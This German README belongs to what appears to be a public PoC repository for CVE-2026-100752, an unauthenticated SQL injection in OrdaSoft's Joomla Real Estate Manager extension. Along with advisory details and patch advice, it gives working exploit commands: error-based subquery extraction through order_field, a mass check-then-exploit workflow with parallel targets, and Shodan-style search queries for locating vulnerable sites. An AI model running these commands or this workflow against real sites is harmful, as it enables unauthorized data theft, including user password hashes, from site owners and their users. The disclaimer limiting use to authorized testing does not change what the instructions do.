 murrez/cve-2026-100752
Python-3-PoC und Massen-Exploit für CVE-2026-100752, eine unauthentifizierte SQL-Injection in OrdaSoft Joomla Real Estate Manager <=6.7.8 über den order_field ORDER BY-Parameter.

Python-3-PoC für CVE-2026-100752 — OrdaSoft Real Estate Manager (Free) Joomla-Erweiterung ≤ 6.7.8. Behoben in 6.7.9+.
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| Katalog | https://pocbit.org/pocs/ |
| Komponente | com_realestatemanager |
| Datei | site/realestatemanager.php |
| Parameter | order_field → ORDER BY (nicht gequotet, keine Allow-List) |
| Auth | Keine (öffentliche Listing- / Such- / Kategorie-Ansichten) |
| CWE | CWE-89 SQL Injection |
| Außerdem | Legacy-order_direction-POST-Injection (Metasploit / Audits vor 6.7.9) |


Farbiges PoCbit-Banner, gefolgt von --mode exploit-JSON-Ausgabe: exploited: true, Vektor order_field_get, Route showCategory + com_realestatemanager.
Beispielbefehl:
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(Der Screenshot stammt aus einer autorisierten Testumgebung; die Ziel-URL dient der PoC-Verifikation.)
Real Estate Manager (Free) ist eine OrdaSoft-Erweiterung zur Verwaltung von Immobilienanzeigen auf Joomla. In den Versionen 6.7.8 und früher wird der Anforderungsparameter order_field in site/realestatemanager.php direkt in die ORDER BY-Klausel eingefügt; es gibt keine Allow-List für Spaltennamen, kein Escaping und keinen Cast. Ohne Authentifizierung können Kategorie-Navigation, Suchergebnisse und vollständige Anzeigenlisten-Abfragen ausgenutzt werden.
Bei erfolgreicher SQLi sollten Lesen aus der Datenbank (Version, Benutzer-Hashes, Site-Daten), Schreiben/Löschen je nach Berechtigungen und verkettete RCE-Risiken bewertet werden. Führen Sie ein Upgrade auf Version 6.7.9 oder höher durch (OrdaSoft security release).
Joomla-Front-Controller:
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752: order_field steuert die ORDER BY-Spalte/-Ausdruck. Werte wie error-based Subqueries können injiziert werden, da der Wert ohne Bindung oder Validierung in SQL konkateniert wird.
Betroffene Abfragekontexte (gemäß CVE-Text):
showCategory und verwandte)Dieses PoC:
com_realestatemanager (Pfade + optionale Manifest-Version)catid / Itemid aus dem Site-HTMLshowCategory, showSearch, showSearchResult, showRent, showBuyorder_field error-based GET und POSTorder_direction=asc,<injection> (historischer Vektor, weiterhin nützlich bei einigen Builds)hits.txtexploited.txt (Zeilen mit erfolgreichem SELECT-Leak)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
--aggressive versucht SELECT VERSION(), wenn der Boolean-/Error-Nachweis nicht eindeutig ist.
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| Flag | Rolle |
|---|---|
--mode exploit | Error-based Datenextraktion (Massenverarbeitung unterstützt) |
--subquery | Inneres SQL für CONCAT(0x7e, …) Double-Query-Payload |
--vector | Erzwingt order_field_get, order_field_post oder order_direction_post |
-j | Parallele Ziele |
--no-color | Einfaches Terminal |
JSONL enthält pocbit, pocbit_catalog, pocbit_page, cve, component.
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
Shodan-Stil (falls unterstützt): http.html:com_realestatemanager
Exportieren Sie Hostnamen in targets.txt (eine URL pro Zeile) und führen Sie dann Check → Hits → Exploit nur auf autorisierten Immobilien durch.
Manifest (falls exponiert):
/administrator/components/com_realestatemanager/realestatemanager.xmlWenn Version ≤ 6.7.8 → likely_vulnerable_version. Wenn ≥ 6.7.9 → patched_version (Exploit kann dennoch fehlschlagen).
| CVE | Typ | Behoben |
|---|---|---|
| CVE-2026-100752 | Unauth SQLi (order_field) | 6.7.9 |
| CVE-2026-100753 | Reflected XSS (öffentliche Immobilienansichten) | 6.7.9 |
Gleicher Hersteller-Batch (Sep 2026): Vehicle Manager und andere OrdaSoft-Erweiterungen erhielten separate CVEs — patchen Sie alle OrdaSoft-Komponenten, die Sie betreiben.
auxiliary/gather/joomla_com_realestatemanager_sqli (Legacy-order_direction-POST)Nur autorisiertes Sicherheitstesting und Patch-Validierung. Nicht gegen Systeme ohne Genehmigung verwenden.
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752
